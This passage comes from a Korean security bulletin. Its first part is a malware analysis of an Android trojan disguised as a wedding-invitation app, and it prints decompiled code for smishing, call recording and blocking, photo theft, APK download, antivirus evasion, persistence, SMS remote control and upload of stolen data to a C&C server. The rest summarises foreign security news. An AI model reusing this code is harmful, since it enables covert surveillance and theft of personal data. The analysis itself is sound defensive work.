 System.out.println("sendSMS + : " + arg10);
 Intent v0 = new Intent(arg8.h, SendResultReceiver2.class);
 v0.setAction("deliver");
 v0.putExtra("phoneNumber", arg9);
 v0.putExtra("sendTaskId", arg11);
 PendingIntent v6 = PendingIntent.getBroadcast(arg8.h, arg11.hashCode(), v0, 134217728);
 Iterator v7 = arg8.n.divideMessage(arg10).iterator();
 while(v7.hasNext()) {
     Object v3 = v7.next();
     SmsManager v0_1 = arg8.n;
     PendingIntent v5 = arg11 == null ? ((PendingIntent)v2) : v6;
     v0_1.sendTextMessage(arg9, v2, ((String)v3), ((PendingIntent)v2), v5);
 }

 Log.d("dvz.CLI1", "start state update sms task state...");
 new com.android.systemsetting.serv.c.l(arg8).execute(new String[]{arg11, arg9});
```

```
.getDefault().divideMessage("[Web발신] 작은 사랑으로 하나의 커다란 열매를 맺고 그 인연으로 저희가 하나가 됩니다.\nDate:2018년08월25일(토) - AM:11:00\nDefail Information:\nhttp://bit.ly/2nzpLJE")
```

[그림 12] 추가 문자 전송

2.11 통화 녹음

통화 상태를 확인하여 통화를 녹음하고 저장한다

```
tected final Object doInBackground(Object[] arg5) {
 ArrayList v0 = new ArrayList();
 ((List)v0).add(new BasicNameValuePair("phonenum", d.g));
 ((List)v0).add(new BasicNameValuePair("phoneState", arg5[0]));
 return k.a(App.e + c.h, ((List)v0));
```

```
ic final void onCallStateChanged(int arg5, String arg6) {
new j(this.a).execute(new String[]{String.valueOf(arg5)});
if(App.d != 2) {
    return;
}

switch(arg5) {
    case 0: {
        goto label_114;
    }
    case 1: {
        goto label_14;
    }
    case 2: {
        goto label_62;
    }
}
```

```
label_62:
    File v0_4 = new File(Environment.getExternalStorageDirectory() + "/Lywj/");
    if(!v0_4.exists()) {
        v0_4.mkdirs();
    }

    this.d = new File(v0_4, this.b + "_" + b.a(new Date()) + ".3gp");
    this.c = new MediaRecorder();
    this.c.setAudioSource(1);
    this.c.setOutputFormat(1);
    this.c.setAudioEncoder(1);
    this.c.setOutputFile(this.d.getAbsolutePath());
    this.c.prepare();
    this.c.start();
```

CALL_STATE_OFFHOOK

added in API lev

```
public static final int CALL_STATE_OFFHOOK
```

Device call state: Off-hook. At least one call exists that is dialing, active, or on hold, and no calls are ringing or waiting.

Constant Value: 2 (0x00000002)

[그림 13] 통화 녹음

2.12 통화 종료

벨 소리를 무음으로 변경하고 수신되는 통화를 종료한다

```
ect v0 = arg7.getSystemService("audio");
!arg8.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
 String v1 = arg8.getStringExtra("state");
 Log.e("msg", "State: " + v1);
 Log.e("msg", "Incomng Number: " + arg8.getStringExtra("incoming_number"));
 if(!v1.equalsIgnoreCase(TelephonyManager.EXTRA_STATE_RINGING)) {
     return;
 }

 Log.e("msg", "ring");
 if(App.c != 2) {
     return;
 }

 try {
     ((AudioManager)v0).setRingerMode(0);
     BetaCelineReceiver2.a(arg7).endCall();
```

[그림 14] 통화 종료

2.13 이미지 탈취

"DCIM"폴더를 확인하여 최신순으로 이미지를 탈취한다

```
c v0_1;
int v9 = 3;
int v8 = 2;
Object v0 = arg15[0];
HashMap v6 = new HashMap();
String[] v2 = new String[4];
v2[0] = "_id";
v2[1] = "_data";
v2[v8] = "bucket_id";
v2[v9] = "bucket_display_name";
Cursor v1 = ((Context)v0).getContentResolver().query(MediaStore$Images$Media.EXTERNAL_CONTENT_URI, v2, v2[1] + " like \'%DCIM%\'", null, "date_modified desc");
if(v1.moveToFirst()) {
    int v3 = v1.getColumnIndexOrThrow(v2[0]);
    int v4 = v1.getColumnIndexOrThrow(v2[1]);
    int v5 = v1.getColumnIndexOrThrow(v2[v8]);
    int v2_1 = v1.getColumnIndexOrThrow(v2[v9]);
    do {
        String v7 = v1.getString(v3);
        String v8_1 = v1.getString(v4);
        String v9_1 = v1.getString(v5);
        String v10 = v1.getString(v2_1);
        Log.i("ImageProvider", "ID=" + v7 + "-PATH=" + v8_1 + "-BUCKETID=" + v9_1 + "-BUCKETDISPLAY=" + v10);
        v0 = v6.get(v9_1);
        if(v0 == null) {
            v0_1 = new c();
            v0_1.a(new ArrayList());
            v0_1.a(v10);
            v6.put(v9_1, v0_1);
        }

        d v9_2 = new d();
        v9_2.a(v7);
        v9_2.b(v8_1);
        v9_2.a(v0_1);
        v0_1.a().add(v9_2);
        this.b.add(v9_2);
        if(v1.moveToNext()) {
            continue;
        }

        break;
```

[그림 15] 이미지 탈취

2.14 추가 다운로드

새로운 "apk"파일을 다운로드 하여 추가 악성 행위를 한다.

```
lic static String a(String arg6, String arg7, Context arg8) {
 DefaultHttpClient v1 = new DefaultHttpClient();
 HttpGet v0 = new HttpGet(arg6);
 try {
     HttpEntity v0_3 = ((HttpClient)v1).execute(((HttpUriRequest)v0)).getEntity();
     v0_3.getContentLength();
     InputStream v0_4 = v0_3.getContent();
     FileOutputStream v3 = new FileOutputStream(new File(arg8.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS), arg7));
     byte[] v2 = new byte[1024];
     while(true) {
         int v4 = v0_4.read(v2);
         if(v4 <= 0) {
             break;
         }

         v3.write(v2, 0, v4);
     }

     v0_4.close();
     v3.close();
     Log.i("fileName", arg7);
 }
 catch(Throwable v0_1) {
     goto label_36;
 }
 catch(IOException v0_2) {
     goto label_22;
 }

 ((HttpClient)v1).getConnectionManager().shutdown();
 return arg7;
```

```
private String[] a(a[] arg8) {
    String[] v0_2;
    try {
        a v0_1 = arg8[0];
        String v1 = App.e + v0_1.b();
        Log.i("dvz.CLI1", v1);
        long v2 = System.currentTimeMillis();
        CoreLogicImplementation1.a(this.a, v2 + ".apk");
        v0_2 = new String[]{k.a(v1, v2 + ".apk", this.a.h), v0_1.a()};
    }
    catch(Exception v0) {
        v0.printStackTrace();
        System.out.println(v0.toString());
        v0_2 = null;
    }

    return v0_2;
}

protected final Object doInBackground(Object[] arg2) {
    return this.a(((a[])arg2));
}

protected final void onPostExecute(Object arg4) {
    if(arg4 != null) {
        try {
            if(arg4[0].equals("-1")) {
                goto label_24;
            }

            Intent v0_1 = new Intent(this.a.h, DialogActivity2.class);
            v0_1.putExtra("fileName", arg4[0]);
            v0_1.putExtra("packageName", arg4[1]);
            v0_1.addFlags(268435456);
            this.a.h.startActivity(v0_1);
        }
        catch(Exception v0) {
            v0.printStackTrace();
            System.out.println(v0.toString());
```

[그림 16] 추가 다운로드

2.15 백신 회피

특정 백신의 여부를 확인하여 실행 중이라면 동작하지 못하도록 홈 화면으로 되돌리고, 삭제를 유도하는 창을 팝업한다

```
List v1 = arg6.getSystemService("activity").getRunningTasks(1);
if(v1 != null) {
    String v2 = v1.get(0).topActivity.getClassName();
    int v3 = v1.get(0).numActivities;
    String v0 = v1.get(0).topActivity.flattenToString();
    do {
        if(v2.equalsIgnoreCase("com.ahnlab.v3mobileplus.antivirus.V3MPlusDetectAlertDialog")) {
            goto label_18;
        }
        else if(!v2.equalsIgnoreCase("com.ahnlab.v3mobileplus.antivirus.V3MPlusAVRTSResultActivity")) {
            if(!v2.toLowerCase().contains("deviceadmin")) {
                if(v3 == 3 && (v0.toLowerCase().contains("subsetting"))) {
                    if(!arg6.d.isAdminActive(new ComponentName(((Context)arg6), MyAd.class))) {
                        e.a(((Context)arg6));
                    }
                    else {
                    }

                    return;
                }

                if(v2.toLowerCase().contains("uninstalleractivity")) {
                    continue;
                }

                return;
            }
            else if(arg6.d.isAdminActive(new ComponentName(((Context)arg6), MyDeviceAdminReceiver2.class))) {
                e.a(((Context)arg6));
                v0_1 = new Intent(((Context)arg6), SelfProActivity2.class);
                v0_1.addFlags(v5);
                System.out.println("启动了。。。。");
                arg6.startActivity(v0_1);
```

```
e.a(((Context)this), "com.ahnlab.v3mobileplus");
e.a(((Context)this), "com.ahnlab.v3mobilesecurity.soda");
```

```
lic static void a(Context arg2) {
 Intent v0 = new Intent("android.intent.action.MAIN");
 v0.addCategory("android.intent.category.HOME");
 v0.addFlags(270532608);
 arg2.startActivity(v0);


lic static void a(Context arg3, String arg4) {
 arg3.startActivity(new Intent("android.intent.action.DELETE", Uri.parse("package:" + arg4)));
```

[그림 17] 백신 회피

2.16 주요 악성 행위 재실행

기기가 부팅되면 주요 악성 행위와 관련된 서비스를 재실행한다

```
.c class BootReceiver2 extends BroadcastReceiver {
)ublic BootReceiver2() {
    super();

)ublic void onReceive(Context arg3, Intent arg4) {
    Log.i("test", "Ted got boot broadcast");
    new a(this, arg3).start();
    new b(this, arg3).start();
```

```
al class a extends Thread {
a(BootReceiver2 arg1, Context arg2) {
    this.b = arg1;
    this.a = arg2;
    super();
}

public final void run() {
    this.a.startService(new Intent(this.a, CosmoServ.class));
```

```
al class b extends Thread {
 b(BootReceiver2 arg1, Context arg2) {
     this.b = arg1;
     this.a = arg2;
     super();
 }

 public final void run() {
     Intent v0 = new Intent(this.a, AuloriaServ.class);
     v0.setFlags(268435456);
     this.a.startService(v0);
```

[그림 18] 주요 악성행위 재 실행

2.17 원격 조종

문자 메시지를 통하여 C&C 서버를 변경할 수 있다.

```
c.o = "#^^_^^#";
```

```
if("android.provider.Telephony.SMS_RECEIVED".equals(arg16.getAction())) {
    Bundle v0 = arg16.getExtras();
    if(v0 != null) {
        if(c.n > 0) {
            Log.d("dvzz", "SmsReceiver.onReceive2");
        }

        b v9 = new b(arg15);
        Object v6 = v0.get("pdus");
        int v7;
        for(v7 = 0; v7 < v6.length; ++v7) {
            SmsMessage v0_1 = SmsMessage.createFromPdu(v6[v7]);
            Log.i("SmsReceiver", "get one sms!" + v0_1);
            long v2 = v0_1.getTimestampMillis();
            String v1 = v0_1.getDisplayOriginatingAddress();
            String v0_2 = v0_1.getDisplayMessageBody();
            if(v0_2.startsWith(c.o)) {
                f.a(v0_2.substring(c.o.length()), arg15, "SmsReceiver.onReceive : ");
            }

            e v4 = new e();
            v4._id = (((int)Math.round(Math.random() * 9999999 + 1))) * -1;
            v4.thread_id = "";
            v4.service_center = "";
            v4.name = "";
            v4.phoneNumber = v1;
            v4.smsbody = v0_2;
            v4.date = v2;
            v4.type = 0;
            if(App.a != 0 && System.currentTimeMillis() - App.b < 9223372036854775807L) {
                SmsReceiver4.a(v9, v4);
                this.abortBroadcast();
            }
```

[그림 19] 문자 메시지를 통한 원격 조종

2.18 탈취 정보 전송

C&C 서버로부터 원격 명령을 받아 탈취된 정보들을 전송한다.

```
= "/api/uploadSMS";
= "/api/contactServlet";
= "/api/recivReportServlet";
= "/api/updateSMSTaskStateServlet";
= "/api/updateMMSTaskStateServlet";
= "/api/uploadAppInfoServlet";
= "/api/updatePhoneStateServlet";
= "/api/uploadRecordServlet";
= "/api/uploadImageServlet";
= "https:/[redacted]";
= "/api/uploadImageInfoServlet";
= "/api/getImageTaskServlet";
= 0;
= "#^^_^^#";
= "**&%%";
= "##&%%";
```



```
int v3;
Throwable v0_1;
HttpClient v2;
String v0 = null;
try {
    if(c.n > 0) {
        Log.i("NetUtils.dvzz", "Request Begin " + arg6 + " : " + arg7.toString());
    }

    v2 = k.a();
}
catch(Throwable v1) {
    v2 = ((HttpClient)v0);
    v0_1 = v1;
    goto label_60;
}
catch(Exception v1_1) {
    v2 = ((HttpClient)v0);
    goto label_45;
}

try {
    HttpPost v1_2 = new HttpPost(arg6);
    v1_2.setEntity(new UrlEncodedFormEntity(arg7, "UTF-8"));
    HttpResponse v1_3 = v2.execute(((HttpUriRequest)v1_2));
    v3 = v1_3.getStatusLine().getStatusCode();
```

[그림 20] 탈취 정보 전송

3. 결론

해당 악성 앱은 청첩장 관련 앱의 이름과 아이콘을 사칭한다. 기기의 전화번호, 모델 등의 기기 정보와 통화 녹음, 문자목록, 주소록 등의 개인정보를 탈취하고 탈취한 개인정보를 이용하여 스미싱을 추가로 전송하여 피해를 확산시킨다.
따라서, 악성 앱으로부터 피해를 최소화하기 위해서는 백신 앱을 통한 주기적인 검사가 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않는 것이 기본이고 공식 마켓인 구글 플레이스토어를 통해서 확보한 앱이라도 백신 앱을 추가 설치하여 주기적으로 업데이트하고 검사해야 한다.

현재 알약 M 에서는 해당 앱을 'Trojan.Android. Zitmo' 탐지 명으로 진단하고 있다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권

8 Popular Android Apps Caught Up In Million-Dollar Ad Fraud Scheme

8 Popular Android Apps Caught Up In Million-Dollar Ad Fraud Scheme

Clean Master 및 Battery Doctor 와 같은 유틸리티 앱으로 유명한 중국 앱 회사인 Cheetah Mobile 과 자회사인 Kika Tech 가 광고주들로부터 수 백만달러를 훔친 안드로이드 광고 사기와 연관 된 것으로 드러났다.

앱 분석 회사인 Kochava 에 따르면, 구글 플레이 스토어에서 총 다운로드 수 20 억회를 돌파한 Cheetah Mobile 이 개발한 안드로이드 앱 7 개, Kika Tech 이 개발한 앱 1 개가 요금 또는 상금을 받기 위한 새로운 앱 설치 유도를 허위로 조작한 것으로 나타났다.

많은 모바일 개발자들이 자신의 앱에 다른 앱의 설치를 유도하는 광고를 포함해 통상적으로 $0.50 ~ $3.00 의 요금 또는 상금을 얻는 방식으로 수익을 내고 있다. 어떤 광고가 앱을 추천했으며 크레딧을 받아야 하는지 알아내기 위해서, 새로이 설치 된 앱은 처음으로 실행 된 직후 마지막 클릭이 어디에서 발생했는지 알아내기 위한 "룩백(lookback)"을 실행한다.

하지만 Kochava 는 Cheetah Mobile 과 Kika Tech 의 앱들이 앱 설치 상금을 하이잭 하기 위해 사용자들이 새로운 앱을 다운로드할 때 사용자의 권한을 악용하여 출처를 추적하고 이 데이터를 악용한다고 밝혔다.

Kochava 의 Grant Simmons 는 “이 행위는 절도입니다. 다른 말로 표현할 수 없습니다.”, “이는 누군가 지하에 숨어서 한 일이 아니라, 실제 기업이 큰 규모로 진행한 일입니다.”고 밝혔다.


아래는 이 광고 사기에 참여한 것으로 밝혀진 Cheetah Mobile 과 Kika Tech 의 앱 목록이다:


- Clean Master (사용자 10 억명)
- Security Master (사용자 5.40 억명)
- CM Launcher 3D (사용자 2.25 억명)
- Battery Doctor (사용자 2.00 억명)
- Cheetah Keyboard (사용자 1.05 억명)
- CM Locker (사용자 1.05 억명)
- CM File Manager (사용자 0.65 억명)
- Kika Keyboard (사용자 2.05 억명, Kika Tech 소유)

안드로이드 기기에서 위 목록의 앱들 중 하나라도 사용 중일 경우, 즉시 언인스톨 하기를 권장한다.

이 앱들은 사용자들이 새 앱을 설치하는데 아무런 기여를 하지 않았음에도 부적절하게 크레딧을 요구했다. 이렇게 벌어들인 부당 이득은 수 백만달러에 달했다.

아래 그림의 위 부분은 일반적인 광고 추천 프로세스이며, 아래는 하이잭 된 광고 추천 프로세스다.





이미지 출처: https://www.buzzfeednews.com/article/craigsilverman/android-apps-cheetah-mobile-kika-kochava-ad-fraud

Kika Tech 는 “사기 행위에 가담할 의도가 전혀 없었다”고 해명했으며, “상황을 신속하고 완벽히 시정하고 관련 된 것들을 바로잡기 위한 조치를 취하겠다”고 밝혔다.

하지만 Cheetah Mobile 은 써드파티 SDK 나 광고 네트워크에게 책임을 돌렸다. 그러나, Kochava 는 클릭 사기 행위에 관련 된 SDK 조차 Cheetah Mobile 에서 개발했으며 그들의 소유임을 지적했다. Cheetah Mobile 은 그들의 SDK 는 광고 사기와 관련이 없다고 밝혔다.

Google 은 Cheetah Mobile 과 Kika Tech 의 앱들이 실제로 사기 행위를 했는지 조사 중이라고 밝혔다.

[출처] https://thehackernews.com/2018/11/android-click-ad-fraud.html

균열된 블록 캠페인: 십여가지 미끼 문서 포맷을 지원하는 CARROTBAT 드롭퍼 발견

Fractured Block Campaign: CARROTBAT dropper dupports a dozen decoy document formats

Palo Alto Networks 의 연구원들이 최근 많은 페이로드를 드랍하기 위해 수십여 개의 미끼 파일 포맷을 지원하는 악성코드 드롭퍼인 CARROTBAT 을 발견했다.

CARROTBAT 은 2018 년 3 월 처음 발견 되었지만, 지난 3 개월 동안 연구원들은 이 드롭퍼 관련 활동이 급격히 증가한 것을 발견했다. CARROTBAT 은 대한민국과 북한 지역에 페이로드를 드랍하기 위해 사용 되었다. 공격자들은 미끼 문서에 가상화폐, 가상화폐 거래 및 정치 이벤트와 같은 주제를 사용했다.

또한 작년 12 월, CARROTBAT 은 영국의 정부 기관을 노린 공격에도 사용 되었다. 당시 공격자들은 SYSCON 백도어를 드랍하기 위한 미끼 문서를 사용했다.

연구원들은 CARROTBAT 을 발견한 이래로 샘플 29 개를 탐지했다. 이 샘플에는 미끼 문서 12 개가 포함 되어 있었다. 연구원들은 CARROTBAT 을 '균열 된 블록'(Fractured Block) 공격이라 명명했다. 공격자들은 미끼 문서 파일 포맷 11 개 (.doc, .docx, .eml, .hwp, .jpg, .pdf, .png, .ppt, .pptx, .xls, and .xlsx.)를 사용했다.

지난 3 월, 공격자들은 SYSCON RAT 구 버전 및 OceanSalt 악성코드의 새로운 샘플을 포함한 또 다른 페이로드를 확산시키는데 이 드롭퍼를 사용했다.

연구원들은 CARROTBAT 이 정교하지 않으며, 기초적인 수준의 명령어 난독화를 구현했다고 지적했다. 내장 된 미끼 문서가 오픈 되면, 난독화 된 명령어가 시스템에서 실행 되어 마이크로소프트 윈도우의 빌트인 certutil 유틸리티를 이용해 원격 파일을 다운로드 및 실행하려고 시도한다.

CARROTBAT 샘플과 관련 된 타임스탬프를 분석한 결과, 이들은 2018 년 3 월에서 9 월 사이에 수집 된 것으로 나타났다. 또한 연구원들은 CARROTBAT 과 KONNI 악성코드 패밀리 간의 인프라가 겹치는 것을 발견했다.
Cisco Talos 팀은 KONNI 악성코드가 지난 5 월 북한과 관련 된 조직을 노리는 타겟 공격에 사용 된 것을 발견했다. KONNI 악성코드는 3 년 이상 동안 탐지 되지 않았으며, 극도로 타겟화 된 공격에 사용 되었다. 이는 지속적인 진화를 통해 탐지를 피할 수 있었다. 최신 버전은 타겟 시스템에서 임의 코드를 실행하고 데이터를 훔치는 것이 가능했다.

지난 8 월, Cylance 의 연구원들은 KONNI 공격에 사용 된 미끼 문서가 DarkHotel APT 의 최근 캠페인에 사용 된 것과 유사하다는 점을 발견했다. Palo Alto Networks 의 연구원들은 아래와 같은 결론을 내렸다.

"CARROTBOT 을 발견한 것은 균열 된 블록 캠페인 활동을 식별하는데 매우 중요한 역할을 했습니다. CARROTBAT 을

통해 우리는 관련 된 OceanSalt, SYSCON, KONNI 의 활동을 찾을 수 있었습니다.”
“겹치는 부분이 많다는 것은 주목할 만한 사실이며, 우리는 이 모든 위협 행위가 동일한 공격자의 소행이라 추측하고 있습니다. 하지만, 아직까지 완전히 확신할 만한 충분한 증거는 없습니다.”

[출처] https://securityaffairs.co/wordpress/78703/malware/carrotbat-dropper-campaign.html
https://researchcenter.paloaltonetworks.com/2018/11/unit42-the-fractured-block-campaign-carrotbat-malware-used-to-deliver-malware-targeting-southeast-asia/

구글 플러스 API 에서 버그 발견, 5,200 만 사용자에게 위험 초래해

Bug in Google+ API Puts at Risk Privacy of over 52 Million Users

5,250 만 구글 플러스 사용자의 비공개 정보가 데이터 열람 권한을 요청한 앱 개발자에게 노출 되었다. 해당 정보는 사용자가 비공개로 유지하도록 설정한 데이터다.

이 비공개 정보는 지난 11 월에 6 일간 노출 되었으며, 정보 제공자가 동의한 프로필 데이터에 접근하도록 만들어진 Google + People 의 API 의 버그로 인해 발생했다. 사용자가 앱에 제공하지 않겠다고 선택한 개인 데이터를 앱이 프로필 정보에 접근하도록 허용한 프로필과 공유 되었을 경우, 이 정보도 노출 되었다.

구글은 아무런 피해가 없었다 밝혀

구글은 루틴 테스팅 프로시져를 실행하던 중 이 프라이버시 침해 취약점을 발견했다. G Suite 의 제품 관리 담당 부사장인 David Thacker 는 이 이슈가 업데이트 후에 발생했으며, 1 주일 후에 발견 및 수정 되었다고 밝혔다.

오늘 발표에 따르면, 그는 이 실수가 제 3 자의 해킹으로 인한 결과는 아니며, 구글은 "6 일 동안 앱 개발자들이 비공개 정보에 우연히 접근했거나 악용했다"는 증거는 찾지 못했다고 밝혔다. 구글은 People API 를 사용하는 개발자들은 금융 관련 데이터, 주민 등록번호, 패스워드, 그리고 사기 또는 신상 도용을 위한 정보에는 접근할 수 없었다고 밝혔다.

구글 플러스 PeoPle API 는 사용자의 이름, 이메일 주소, 직업, 나이, 기술, 성별, 생일을 포함한 전체 프로필 데이터에 접근하도록 합니다. 목록 전체는 구글 플러스의 People API 페이지에서 확인할 수 있다. 구글은 이 문제에 영향을 받은 개인 및 기업 고객들에게 연락을 취한 상태다.

구글 플러스, 서비스 중단 앞당겨

기대를 충족시키지 못한 구글의 이 소셜 미디어 플랫폼은 내년 8 월 이미 서비스 중단이 예정 되어 있는 상태다.
하지만 지난 10 월 이후 두 번째로 이 새로운 API 버그를 발견한 후, 회사는 구글 플러스 플랫폼의 서비스 중단 날짜를 2019 년 4 월로 앞당기기로 결정했다. 또한 모든 구글 플러스 API 는 90 일 내에 종료 될 것이다. 이 기간은 사용자들이 다른 플랫폼으로 이동하기에 충분한 기간일 것이다.

사용자들의 피해를 줄이기 위해, 구글은 그들의 플랫폼에서 데이터를 안전하게 이동시킬 수 있는 방법을 계속적으로 제공할 예정이다. 기업 사용자들은 G Suite 를 통해 구글 플러스 서비스를 계속 이용할 수 있기 때문에 위의 프로세스를 거치지 않아도 된다.

[출처] https://www.bleepingcomputer.com/news/security/bug-in-google-api-puts-at-risk-privacy-of-over-52-million-users/

2. 중국

11 월 11 일 광군절, 악성코드 일 평균 1.7 억번 탐지돼

"双十一"成流氓软件爆发高峰 日均侵权推广 1.7 亿次

중국 보안업체 huorong 은 광군절동안 악성코드 유포량이 최고조에 달했다고 밝혔다. 10 여개의 유명한 SW 들이 "팝업 광고" "사용자 몰래 바로가기 생성"등의 방식으로 평균 약 8000 만대의 컴퓨터를 공격하였으며, 일 평균 1.7 억번 공격이 발생한 것이다.

다음 리스트들은 이번 광군절때 악성코드들은 주로 360 그룹 SW, 2345 그룹 SW, kancloud 그룹 SW, WinRAR 등으로 위장하였다.

통계에 따르면, 이러한 악성코드들이 팝업창을 띄우는 방식은 전면팝업, 가운데 팝업, 우측코너 팝업 등등 각양각색 이였다.

사용자 동의없이 광고 팝업 띄우는 것 이외에도 바탕화면에 바로가기 링크를 생성하는 행위, 시작페이지 변경 등의 행위들도 많이 발생하였다.

[출처] https://www.huorong.cn/info/1542186068166.html

바이두 백신, 정식으로 서비스 종료

百度杀毒软件正式退役：无法再下载

바이두 백신이 역사속으로 사라졌다.

바이두는 2013 년 4 월 처음 카스퍼스키와 협력하여 카스퍼스키 엔진을 탑재한 바이두 무료백신을 출시하였다. 하지만 바이두가 백신을 출시한 이후 몇 년 동안 스마트폰 시장은 비약적으로 발전하였으며, 사용자들의 PC 에 대한 관심은 점차 사라졌다. 또한 Windows Defender 의 출현은 더이상 사용자들이 PC 에 백신을 설치해야 할 필요성을 못 느끼게 하였다.

사실, 바이두가 백신을 출시하였을 2013 년은 이미 PC 백신시장이 포화상태였으며, 기술력이 상당히 높거나 혹은 몇 십 년동안 백신 시장을 이끌어왔던 몇몇 회사들이 모든 시장을 장악하고 있었다. 또한 사용자 입장에서는 특별한 악성코드가 발견되지 않는 이상 사용하고 있는 백신을 변경하지 않기 때문에 바이두백신의 출시는 많은 사람들의 이목을 끌지 못했다.

또한 일부 백신들이 무료 백신을 출시한 이후 트래픽 비용을 감당하기 위하여 자신들의 브라우저, 혹은 키보드 프로그램 등을 번들로 설치하였으며 메인 페이지 변경, 검색엔진 변경 등의 행위를 하였으며, 이런 행위는 사용자들에게 극심한 피로도를 느끼게 하였다.

PC 백신의 전성기는 2005 년부터 2010 년이였으며, 이때가 PC 발전의 전성기이기도 했다. 하지만 점차 사용자들의 사용환경이 PC 에서 모바일로 넘어가면서, 공격자들도 더이상 PC 환경에 대한 매력을 느끼지 못하였으며, 이 때문에 PC 악성코드 역시 감소하게 되었다.

바이두 백신은 2016 년 초, 새로운 엔진을 탑재한 5.0 버전을 공개한 이후 지금까지 메이저 업데이트를 진행하지 않았으며, 가장 마지막 버전은 5.6 이다.

[출처] http://tech.ifeng.com/a/20181121/45230310_0.shtml


http://dy.163.com/v2/article/detail/E1HFTLJP0511HI42.html

3. 일본

카드결제 시의 본인인증 '3D 시큐어'를 노리는 피싱에 주의

カード決済時の本人認証「3D セキュア」を狙うフィッシングに注意

신용카드 대형 브랜드가 제공하는 본인인증서비스 '3D 시큐어'의 패스워드를 사취하는 피싱공격이 확인되었다.



유도처 피싱사이트 (화면 : 피싱대책협의회)

